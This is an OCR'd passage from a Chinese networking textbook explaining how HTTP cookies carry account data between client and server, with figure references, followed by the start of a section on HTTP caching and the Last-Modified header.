


图 10-12　Cookie 方式提交参数举例

serverip/user. asp"。这个 GET 请求报文的 HTTP 首部 Cookie 参数部分携带了账户信息。user. asp 使用两条 request. Cookies()命令读出用户名和密码，验证账户信息正确之后，将用户 Peter 的个人信息通过一个 HTTP 应答报文返回给客户。

图 10-13 是服务器返回给客户的设置 Cookie 报文，HTTP 首部的两条 Set-cookie 命




图 10-13　服务器返回的设置 Cookie 报文

令设置了用户名和密码。

图 10-14 是客户发出的 HTTP 请求报文,以 GET 方式请求 user. asp,在 HTTP 首部的 Cookie 参数中携带了 Cookie 数据,即 Peter 的账户信息。




图 10-14　客户发出的 GET 请求报文中携带了 Cookie 数据

10.4　HTTP 的缓存机制

客户浏览 Web 服务器上的某个资源文件(如 index. html)之后,这个资源文件会保存在客户主机的临时文件夹中(在 Windows XP 系统中,这个临时文件夹位于“系统盘:\Documents and Settings\用户名\Local Settings\Temporary Internet Files”)。当客户再次浏览这个资源文件时,如果服务器端的资源文件没有改变,则服务器并不重传这个文件,而是通知客户使用自己临时文件夹内的备份文件。如果服务器端的资源文件发生了变化,服务器才会重新传递这个文件,这就是 HTTP 的缓存机制。利用这种机制可以减少很多不必要的通信数据,提高通信效率。下面举例分析 HTTP 的缓存机制,如图 10-15 所示。

在如图 10-15 所示的例子中,在格林尼治标准时间 2012-11-17 00:54:01 在 Web 服务器的网站主目录下创建了 index. html,其内容为 hello。随后客户使用 HTTP—GET 方式请求浏览 index. html。服务器收到这个请求之后,返回如图 10-16 所示应答数据报。

这个应答数据报的 HTTP 首部 Date 参数表明服务器在格林尼治标准时间 2012-11-17 01:00:16 返回这个应答数据报。Last-Modified 参数表明 index. html 文件最后一次

